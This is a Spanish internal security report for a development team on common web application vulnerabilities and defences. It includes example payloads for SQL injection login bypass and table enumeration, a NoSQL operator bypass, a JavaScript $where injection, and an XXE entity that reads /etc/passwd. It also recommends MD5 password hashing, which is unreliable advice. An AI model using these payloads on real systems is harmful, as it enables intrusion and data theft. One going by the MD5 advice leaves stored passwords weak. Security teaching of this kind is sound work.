DESAFÍO DE TRIPULACIONES

INFORME PREVIO.

El siguiente informe se desarrolla con el objetivo de apoyar al equipo de *Fullstack* en su metodología de trabajo, siendo este informe una guía que oriente a mis compañeras y ponga en su conocimiento las principales vulnerabilidades a las que se ven expuestas hoy en día las aplicaciones web; la correspondiente explotación de dichas vulnerabilidades y una serie de buenas prácticas a seguir con el fin de evitar dichas vulnerabilidades.

CONTEXTO.

La importancia de la seguridad en las aplicaciones web actualmente se encuentra en un crecimiento exponencial, al ritmo que han cambiado las tecnologías y arquitecturas empleadas para desarrollar aplicaciones web han cambiado las metodologías para evaluar la seguridad de estas. Siendo *Javascript* el lenguaje hegemónico en la web, con *node.js* en el back-end y los frameworks web modernos (*Angular, React, etc)* en el front-end, vemos cómo han cambiado significativamente los principales vectores de entrada a ataques debido a estas nuevas implementaciones en el desarrollo tan modulares. Estos ciberataques pueden tener diversos objetivos; ya sea la filtración de información sensible, inhabilitar una aplicación/sistema cifrando toda su información ("ransomware") para pedir un rescate a posteriori, causar un ataque DOS ("Denial of Service") para inhabilitar un recurso, etc; por ello nuestra principal meta será poder garantizar la llamada TRÍADA CIA (Confidencialidad, Integridad y Disponibilidad), los 3 bastiones de la seguridad informática. Las aplicaciones manejan datos sensibles, los cuales pueden estar bajo la propiedad de la aplicación o ser propiedad de terceros (clientes), por ello, estos datos deben estar securizados, por razones éticas, profesionales y legales. Una empresa no puede menospreciar la labor de securizar estos datos, el impacto de un ataque exitoso contra su información podría tener consecuencias críticas, tanto legales como reputacionales. Por estas razones se debe prestar vital atención a:

-Garantizar la confidencialidad de la información.
-Garantizar la integridad de la información.
-Garantizar la disponibilidad de la información.

VULNERABILIDADES MÁS COMUNES.

En el siguiente apartado se procede a la enumeración y explicación de las vulnerabilidades más comunes en aplicaciones web. Obviamente no hay que quedarse aquí, mi posterior tarea será ejercer una auditoría exhaustiva a la aplicación web, coordinada con los diversos departamentos internos de mi grupo involucrados en el desarrollo de la aplicación, con el fin de securizar la aplicación y garantizar la tríada CIA. Se proporcionará también un apartado de "buenas prácticas" para evitar todos estos agujeros, dentro de lo que mi conocimiento me permite, y a modo orientativo para mis compañeras de Fullstack, las cuales podrán interpretar dichas prácticas e implementarlas en el código.

1. INYECCIÓN.

Casi cualquier fuente de datos puede ser un vector de inyección. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. No es necesario explotar la vulnerabilidad por completo para afirmar su existencia, generalmente inyectando caracteres especiales relevantes para el lenguaje de la API de destino y observando los resultados, un atacante puede determinar si la aplicación saneó correctamente la entrada. Los códigos de error, comportamiento anormal de la aplicación o los "cuelgues" son siempre buenas señales para el atacante.

1.1 INYECCIÓN SQL. [¡¡LECTURA OPCIONAL¡¡]


Un ataque de inyección SQL consiste en la inserción o "inyección" de una consulta SQL a través de los datos de entrada del cliente a la aplicación. Una explotación de inyección SQL exitosa puede leer datos sensibles de la base de datos, modificar datos de la base de datos (Insertar/Actualizar/Borrar), ejecutar operaciones de administración en la base de datos (como apagar el SGBD), recuperar el contenido de un determinado archivo presente en el sistema de archivos del SGBD y en algunos casos emitir comandos al sistema operativo.

Veamos algunos ejemplos:

Nos encontramos con un apartado típico de login. Para comprobar su vulnerabilidad a SQL Injection, sabiendo que la consulta SQL que se realizará será :

```
SELECT * FROM accounts WHERE username='' AND password=''
```

Introduciremos lo siguiente en el apartado username "david' OR 1=1-- -" y "loquesea" en el apartado contraseña.



Al introducir esto, la consulta SQL que se estará realizando será:

```
SELECT * FROM accounts WHERE username='david' OR 1=1-- -' AND   password='loquesea'
```

Estableciendo el operador "OR" nos mostrará el registro si una de las 2 condiciones es verdadera (1=1 lo es), y mediante "-- -" comentamos la consulta restante para que no se efectúe, la consulta realmente quedaría así:

```
SELECT * FROM accounts WHERE username='david' OR 1=1
```

Obteniendo los siguientes resultados:

Sabiendo que es vulnerable, simplemente tendremos que manipular la consulta para navegar por la base de datos:

```
david' UNION SELECT 1, table_name, table_schema, 4, 5, 6, 7 FROM
information_schema.tables WHERE table_schema != 'mysql' AND table_schema !=
'information_schema'-- -
```

La estructura de la siguiente consulta es algo más compleja, pero básicamente concatenamos una consulta que nos mostrará el nombre de la tabla y el esquema al que pertenece:

BUENAS PRÁCTICAS.

-SENTENCIAS PARAMETRIZADAS.

La mayoría de los casos de inyección SQL pueden evitarse utilizando consultas parametrizadas (también conocidas como sentencias preparadas) en lugar de la concatenación de cadenas dentro de la consulta. El siguiente código es vulnerable a la inyección SQL porque la entrada del usuario se concatena directamente en la consulta:

```
String query = "SELECT * FROM products WHERE category = '"+ input
+ "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

Este código se puede reescribir fácilmente de forma que se evite que la entrada del usuario interfiera con la estructura de la consulta:

```
PreparedStatement statement = connection.prepareStatement("SELECT
* FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

Para que una consulta parametrizada sea efectiva en la prevención de la inyección SQL, la cadena que se utiliza en la consulta debe ser siempre una constante codificada, y nunca debe contener datos variables de ningún origen.

A pesar de que esta es la mejor manera de evitar inyección SQL existen otras buenas prácticas:

-Convertir toda la entrada en un único conjunto de caracteres.

-Pasar la entrada por un filtro de lista blanca utilizando expresiones regulares
(Ejemplo: sólo caracteres alfanuméricos)
-Creación de lista negra para caracteres especiales (‘ - / ; “ …)
-Utilizar procedimientos almacenados
-Aplicar los mínimos privilegios a todos los procedimientos almacenados, cuentas de base de datos y cuentas de servicio

RECURSOS:
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html
https://portswigger.net/web-security/sql-injection
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection

1.2 INYECCIÓN NOSQL

En la última década han aparecido en escena otro tipo de bases de datos, las bases de datos no relacionales, siendo MongoDB la más extendida . Las consultas que hacemos en este tipo de bases de datos son muy distintas a las efectuadas en una base de datos SQL, pero esto no las libra de vulnerabilidades de inyección, generalmente encontramos un mecanismo de consulta más simple y estructurado que funciona a través de JSON y javascript. De hecho, las consecuencias pueden ser más críticas porque al utilizar estos lenguajes existe la posibilidad de ejecutar código remoto explotando la inyección. Siguiendo con los ejemplos mostrados anteriormente, una consulta NoSQL de login tendría la siguiente sintaxis:

```
db.users.find({username: username, password: password});
```

Bien, como anteriormente he explicado en el apartado de SQL Injection, una de las prácticas más comunes es utilizar un statement que siempre se evalúe a true (SQL -> OR 1=1); en la inyección NoSQL se utilizan los comparadores “$gt” (>), “$lt” (<), “$gte”(>=) y “$lte”(<=) con el fin de enviar un statement que se evalúe a true. Una consulta que siempre se evaluaría a true, muy común en este tipo de ataques, sería:

```
{"$gt":""}
```

Esto se traduce en que $gt es mayor que NULL, y como todo es mayor que NULL, se evalúa como true.

```
POST http://target/ HTTP/1.1
Content-Type: application/json

{
    "username": {"$gt": ""},
    "password": {"$gt": ""}
}
```

Veamos otro ejemplo:

Digamos que tenemos una aplicación vulnerable donde el desarrollador utiliza el operador de consulta $where de MongoDB con entradas de usuario no validadas. Esto permite a un atacante inyectar entradas maliciosas que contengan código JavaScript. Aunque el atacante no puede inyectar código JavaScript completamente arbitrario, sólo código que utiliza un conjunto limitado de funciones, esto es suficiente para un ataque útil. Para consultar un almacén de datos MongoDB con el operador $where, normalmente se utiliza la función find(), por ejemplo:

```
db.collection.find( { $where: function() {
  return (this.name == 'Netsparker') } } );
```

Esto coincidiría con los registros con el nombre Netsparker. Una aplicación PHP vulnerable podría insertar directamente la entrada del usuario no saneada al construir la consulta, por ejemplo desde la variable $userData:

```
db.collection.find( { $where: function() {
  return (this.name == $userData) } } );
```

El atacante podría entonces inyectar una cadena de explotación como 'a'; sleep(5000) en $userData para que el servidor haga una pausa de 5 segundos si la inyección fue exitosa. La consulta ejecutada por el servidor sería

```
db.collection.find( { $where: function() {
  return (this.name == 'a'; sleep(5000) ) } } );
```

Dado que las consultas se escriben en el lenguaje de la aplicación, éste es sólo uno de los muchos tipos de inyección posibles. Por ejemplo, si Node.js se utiliza para el scripting del lado del servidor, como en la popular pila MEAN (MongoDB, ExpressJS, AngularJS y Node.js), la inyección de JavaScript del lado del servidor en Node.js puede ser posible.

BUENAS PRÁCTICAS

-Utilizar versiones recientes de MongoDB, versiones anteriores poseen vulnerabilidades notorias de inyección.
-Evitar entradas del usuario no sanitizadas en el código, para evitar construir consultas directas a la base de datos.
-Válida y codifica todas las entradas de usuario.
-Aplica los mínimos privilegios posibles.

RECURSOS

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.6-Testing_for_NoSQL_Injection
https://docs.mongodb.com/manual/faq/fundamentals/#how-does-mongodb-address-sql-or-query-injection

2. PÉRDIDA DE AUTENTIFICACIÓN.

La pérdida de autenticación o autentificación rota engloba un conjunto de técnicas que permiten al atacante suplantar a un usuario legítimo en la aplicación. La autentificación rota se produce por la existencia de vulnerabilidades en 2 àreas en concreto:


-La gestión de sesiones.

-La gestión de credenciales.

La explotación de estas vulnerabilidades causa el secuestro de los ID de sesión o el robo de las credenciales del usuario. Existen muchas técnicas de explotación para estas vulnerabilidades, desde ataques de fuerza bruta con extensos diccionarios de user/password hasta esquemas focalizados y dirigidos a un usuario en concreto. En los últimos años la pérdida de autenticación ha sido una de las vulnerabilidades más dañinas para las empresas, siendo responsable de enormes fugas de información.

2.1 GESTIÓN DE SESIONES.

Una sesión web es un conjunto de transacciones de red asociadas al mismo sujeto durante un periodo de tiempo determinado. Por ejemplo, navegas a una red social, y sin estar logeado en tu cuenta estás viendo unas fotos de una amiga, quieres comentar una de ellas, la aplicación indica que te conectes, lo haces, comentas y te desconectas posteriormente; todo lo que has hecho desde que llegaste a la aplicación web ha sido una sesión, incluso antes de logearte. Las aplicaciones web emiten a cada usuario un ID de sesión único para cada visita, lo que permite a la aplicación web comunicarse con el usuario a medida que se mueve por el sitio. Estos identificadores de sesión suelen adoptar la forma de cookies y parámetros de URL. La gestión de la sesión se define en cómo se ajustan los parámetros de esa sesión, ¿Cuánto puede durar una sesión antes de que se cierre automáticamente?, ¿Cómo se vincula la IP del usuario a la sesión?, etc. Si que es importante destacar que una sesión autenticada, es desde el momento que el usuario se logea introduciendo sus credenciales, por ende, el robo de un ID de sesión es tan crítico como el robo de las credenciales del usuario.



Veamos a continuación algunas de las técnicas de explotación más comunes.

SESSION ID URL REWRITING:

Esta técnica se emplea cuando el ID del usuario viaja en la URL, algo bastante común. Si este se encuentra conectado en un conexión wi-fi no segura, un atacante podría interceptar los paquetes, ver el ID de sesión en la petición HTTP, introducir esa "cookie" "*jsessionID=u4598353853534*5" en la URL y secuestrar tu sesión.

SESSION FIXATION:

Una de las mejores prácticas que se suele pasar por alto es la de rotar los ID de sesión después de que un usuario se conecte, en lugar de darle al usuario el mismo ID antes y después de la autenticación. Las aplicaciones web que no hacen esto son vulnerables a un ataque de fijación de sesión, que es una variación del secuestro de sesión. La idea principal de un ataque de fijación de sesión es que el atacante predeterminada el ID de sesión que utilizará la víctima. El atacante puede entonces enviar a la víctima un enlace que contenga el ID de sesión predeterminado. El enlace apuntará a un recurso que requiere que la víctima se registre.Si la aplicación web persiste el estado de autenticación de la víctima en la sesión, el atacante puede utilizar este ID de sesión predeterminado para hacerse pasar por la víctima después de que ésta inicie la sesión. Tanto si el atacante como la víctima presentan ese ID de sesión al servidor, éste establecerá que el ID de sesión corresponde a una sesión autenticada y concederá el acceso a los recursos protegidos.

> **[CONSEJO PARA DESARROLLADORES]**
> Los desarrolladores pueden evitar que el atacante siga a la víctima haciendo que la aplicación web emita al usuario legítimo un nuevo ID de sesión después de iniciar la sesión. Cuando la aplicación web rota el ID de sesión, el ID de sesión predeterminado se vuelve inútil.

2.2 GESTIÓN DE CREDENCIALES.

Una de las formas más comunes de acceder a una aplicación suplantando a un usuario es a través de las credenciales. Actualmente, el phising (estafas por mail, mensajes con urls maliciosas..) y el uso de credenciales robadas expuestas en internet son las dos principales causas de robos de sesión. Los criminales utilizan diversas técnicas para conseguir averiguar las credenciales de los usuarios.

CREDENTIAL STUFFING.

Cuando los atacantes acceden a una base de datos llena de correos electrónicos y contraseñas sin cifrar, suelen vender o regalar la lista para que la utilicen otros atacantes. Estos atacantes utilizan entonces redes de bots para realizar ataques de fuerza bruta que prueban las credenciales robadas de un sitio en diferentes cuentas. Esta táctica suele funcionar porque la gente suele utilizar la misma contraseña en todas las aplicaciones.

PASSWORD SPRAYING.

La pulverización de contraseñas es un poco como el credential stuffing, pero en lugar de trabajar con una base de datos de contraseñas robadas, utiliza un conjunto de contraseñas débiles o comunes para entrar en la cuenta de un usuario. Una encuesta realizada en 2019 por el Centro Nacional de Ciberseguridad del Reino Unido (NCSC) descubrió que 23,2 millones de cuentas utilizaban "123456" como contraseña,

mientras que otros millones utilizaban nombres de deportes, palabras malsonantes y la siempre popular "password".
El "spraying" de contraseñas es un tipo de ataque de fuerza bruta, pero a menudo se escapa de los bloqueos automáticos que bloquean las direcciones IP tras demasiados intentos fallidos de inicio de sesión. Lo hace probando la misma contraseña en un distinto usuario, en lugar de probar contraseña tras contraseña en un solo usuario.

PHISING ATTACKS.
Los ataques de phising siguen la misma metodología generalmente: se envía a los usuarios un correo electrónico que finge provenir de una fuente de confianza y luego se intenta engañarlos para que compartan sus credenciales o información sensible. Puede tratarse de un intento dirigido a un amplio target, o puede adoptar la forma de un ataque de "spear phishing" adaptado a un objetivo específico.
El spear phishing puede ser especialmente útil para los atacantes. A través de técnicas de ingeniería social e investigando a la persona, juegan con sus emociones. Por ejemplo, un correo electrónico con el asunto "fotos de tu hermana" es mucho más efectivo si menciona el nombre de tu hermana.
El Informe de Servicios de CrowdStrike de 2020 encontró que el 35% de las violaciones de la red exitosas comenzaron con un ataque de phishing dirigido en 2019. Los atacantes tenían diferentes mecanismos para atraer a sus víctimas a través del spear phishing: el 19% utilizó archivos adjuntos, el 15% incluyó un enlace malicioso y el 1% empleó el spear phishing a través de un servicio.

BUENAS PRÁCTICAS

-Controle la duración de la sesión (Todas las aplicaciones web finalizan automáticamente las sesiones en algún momento, ya sea después de cerrar la sesión, de un periodo sin actividad o de un tiempo determinado. Adapte la duración de la sesión al tipo de usuario y a la aplicación que utiliza).

-Rotar e invalidar los identificadores de sesión (Como ya hemos comentado, la mejor manera de evitar la fijación de la sesión es asignar al usuario un nuevo ID de sesión después de iniciar la sesión. Del mismo modo, las sesiones y los tokens de autenticación deben ser invalidados inmediatamente después de que una sesión termine, para que los atacantes no puedan reutilizarlos).
-Activar la flag "HTTPSonly" en las cookies.
-No permitir ID de sesión en la URL.
-Utilizar cookies generadas por un gestor de sesiones seguro.
-Implementar la autenticación de múltiples factores (MFA) (para prevenir ataques automatizados, de relleno de credenciales, de fuerza bruta y de reutilización de credenciales robadas).
-No permitir contraseñas débiles ni por defecto (nº de caracteres minimo, solicitar caracteres numéricos,etc).
-No almacenar contraseñas en texto plano, utilizar hashes.
-Limita o incrementa el tiempo de respuesta de cada intento fallido de inicio de sesión. Registra todos los fallos y avisa a los administradores cuando se detecten ataques de fuerza bruta.

RECURSOS:

https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity
https://owasp.org/www-project-application-security-verification-standard/
https://owasp.org/www-project-application-security-verification-standard/
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README
https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

3. EXPOSICIÓN DE DATOS SENSIBLES.

La exposición de datos sensibles se produce cuando una aplicación, empresa u otra entidad expone inadvertidamente datos personales. La exposición de datos sensibles difiere de una violación de datos, en la que un atacante accede y roba información. La exposición de datos sensibles se produce como resultado de no proteger adecuadamente una base de datos en la que se almacena información. Esto puede ser el resultado de una multitud de cosas, como un cifrado débil, la ausencia de cifrado, defectos de software o cuando alguien carga por error los datos en una base de datos incorrecta. Generalmente se suelen interceptar estos datos en texto plano cuando se encuentran en tránsito, entre cliente-servidor. Si nuestra aplicación web no utiliza SSL o HTTPS los datos quedan en riesgo de quedar expuestos. Para evaluar si somos vulnerables a una exposición de datos sensibles debemos determinar las protecciones que necesitan los datos en tránsito y los que están en reposo en la base de datos, para ello debemos preguntarnos las siguientes cuestiones:

-¿Se transmiten los datos en texto plano?

-¿Estamos utilizando algoritmos criptográficos débiles o antiguos?


-¿Estamos utilizando claves criptográficas por defecto, se están generando o reutilizando claves criptográficas débiles, o falta una gestión o rotación de claves adecuada?

-¿El agente de usuario (por ejemplo, aplicación, cliente de correo) está verificando si el certificado del servidor recibido es válido?

La técnica más empleada para conseguir acceder a datos sensibles (a parte de técnicas de inyección) es *Directory busting.*

DIRECTORY BUSTING.

El robo de directorios o la fuerza bruta de directorios es una de las principales vulnerabilidades a través de la cual un atacante puede ser capaz de ver los archivos sensibles que se almacenan en un servidor web. Hay varios archivos críticos que se almacenan en un servidor web con el fin de hacer un buen funcionamiento de un sitio web. Mientras que el desarrollo y el despliegue de una aplicación web está en proceso, la desarrolladora debe tener esto en mente para hacer estos directorios o archivos inaccesibles al público. A través de herramientas como *DirBuster* podemos cargar diccionarios muy extensos de directorios comunes y detectarlos a través de códigos de error en la aplicación web.



BUENAS PRÁCTICAS

-Clasificar los datos procesados, almacenados o transmitidos por una aplicación. Identificar qué datos son sensibles según las leyes de privacidad, los requisitos reglamentarios o las necesidades de la aplicación.

-No almacenar datos sensibles innecesariamente.

-Cifrar todos los datos sensibles, tanto los que están en tránsito como los que están en reposo.

-Asegúrese de que existen algoritmos, protocolos y claves estándar actualizados y sólidos; utilice una gestión de claves adecuada.

-Desactivar el almacenamiento de datos sensibles en la memoria caché.

-Cifrar las contraseñas utilizando hashes de tipo MD5 como mínimo.

-Desactivar autocompletar y funciones similares que puedan permitir recolectar datos.


RECURSOS

https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere
https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html


4. ENTIDADES EXTERNAS XML.

Un ataque de entidad externa XML es un tipo de ataque contra una aplicación que analiza la entrada XML. Este ataque se produce cuando la entrada XML que contiene una referencia a una entidad externa (XXE) es procesada por un analizador XML débilmente configurado. Este ataque puede conducir a la divulgación de datos confidenciales, a la denegación de servicio, a la falsificación de solicitudes del lado del servidor, al escaneo de puertos desde la perspectiva de la máquina donde se encuentra el analizador, y a otros impactos en el sistema.

Un atacante podría detectar que los parámetros son enviados a un intérprete XML, y utilizarlo como vector de filtración de información.




En la siguiente petición POST (interceptada con un proxy) vemos que el content es “application/xml”, un buen indicador para un atacante. Introduciendo una cadena que manipule la petición podremos conseguir filtrar información.



Como vemos en el ejemplo anterior, a través de una petición GET se llama a un intérprete XML, interceptando y manipulando la consulta añadiendo la siguiente cadena:

<!DOCTYPE foo [<!ENTITY bar SYSTEM "file:///etc/passwd">]> <foo>&bar;</foo>

El intérprete XML sustituirá la entidad nombrada “ENTITY” por un archivo del sistema (“/etc/passwd, el cual contiene todos los usuarios del sistema operativo).



BUENAS PRÁCTICAS

-Siempre que sea posible, utilizar formatos de datos menos complejos, como JSON, y evitar la serialización de datos sensibles.

-Parchear o actualizar todos los procesadores y bibliotecas XML en uso por la aplicación o en el sistema operativo subyacente.

- Implementar la validación positiva ("whitelisting") de la entrada del lado del servidor, el filtrado o la sanitización para evitar datos hostiles dentro de los documentos XML, cabeceras o nodos.

-Las herramientas SAST pueden ayudar a detectar XXE en el código fuente, aunque la revisión manual del código es la mejor alternativa en aplicaciones grandes y complejas con muchas integraciones.

En la hoja de trucos para la prevención de entidades externas XML (XXE) encontrareis una guía detallada sobre cómo deshabilitar el procesamiento de XXE o defenderse de otro modo de los ataques de este tipo.

RECURSOS

https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
https://owasp.org/www-pdf-archive/XML_Exteral_Entity_Attack.pdf

5. PÉRDIDA DE CONTROL DE ACCESO.

El control de acceso (o autorización) es la aplicación de restricciones sobre quién (o qué) puede realizar las acciones intentadas o acceder a los recursos que ha solicitado. En el contexto de las aplicaciones web, el control de acceso depende de la autenticación y la gestión de sesiones. El resultado de explotar esta vulnerabilidad suele ser la divulgación de información no autorizada, la modificación o destrucción de datos, o el uso de privilegios no legítimos. Las vulnerabilidades de control de acceso más comunes son:

-Eludir las comprobaciones de control de acceso modificando la URL, el estado interno de la aplicación o la página HTML, o simplemente utilizando una herramienta de ataque a la API personalizada.

- Permitir que la clave principal sea cambiada por el registro de otro usuario, permitiendo ver o editar la cuenta de otra persona.

-Elevación de privilegios. Actuar como un usuario sin estar conectado, o actuar como un administrador cuando se está conectado como un usuario.

-Manipulación de metadatos, como reproducir o manipular un token de control de acceso JSON Web Token (JWT) o una cookie o campo oculto manipulado para elevar privilegios, o abusar de la invalidación de JWT.

-Forzar la navegación a páginas autenticadas como un usuario no autenticado o a páginas con privilegios como un usuario estándar. Acceder a la API sin controles de acceso para POST, PUT y DELETE.

Desde el nivel de un usuario, podemos dividir los controles de acceso en los siguientes niveles:

-Control de acceso vertical. (Diferenciar el acceso por nivel de usuarios).

-Control de acceso horizontal. (Permitir acceso solo a los usuarios especificados).

-Control de acceso dependiendo del contexto. (Los controles de acceso dependientes del contexto restringen el acceso a la funcionalidad y a los recursos en función del estado de la aplicación o de la interacción del usuario con ella).

BUENAS PRÁCTICAS

-**Negar por defecto accesos,** a no ser que sea un recurso necesario para el funcionamiento de la aplicación.

- **Desactivar el listado de directorios del servidor web y garantizar que los metadatos de los archivos (por ejemplo, .git) y los archivos de copia de seguridad no estén presentes en las raíces web.**

-**Siempre que sea posible, utilice un único mecanismo para toda la aplicación para aplicar los controles de acceso.**

-**Audite y pruebe minuciosamente los controles de acceso** para asegurarse de que funcionan según lo previsto.

-**Registrar los fallos de control de acceso,** alertar a los administradores cuando sea apropiado (por ejemplo, fallos repetidos).

-**Limitar el acceso a la API y al controlador** para minimizar el daño de las herramientas de ataque automatizadas.

RECURSOS

https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls
https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html
https://portswigger.net/web-security/access-control

6. CONFIGURACIÓN DE SEGURIDAD INCORRECTA.

La configuración de seguridad incorrecta se define simplemente como el hecho de no implementar todos los controles de seguridad para un servidor o aplicación web, o de implementar los controles de seguridad, pero hacerlo con errores. La aplicación puede ser vulnerable si se da alguna situación como:

-Falta un endurecimiento de seguridad apropiado en cualquier parte de la pila de aplicaciones, o se configuran incorrectamente los permisos en los servicios en la nube.

-Se han habilitado o instalado características innecesarias (por ejemplo, puertos, servicios, páginas, cuentas o privilegios innecesarios).

-Las cuentas por defecto y sus contraseñas siguen habilitadas y sin cambios.

-El manejo de errores revela rastros de pila u otros mensajes de error demasiado informativos para los usuarios.

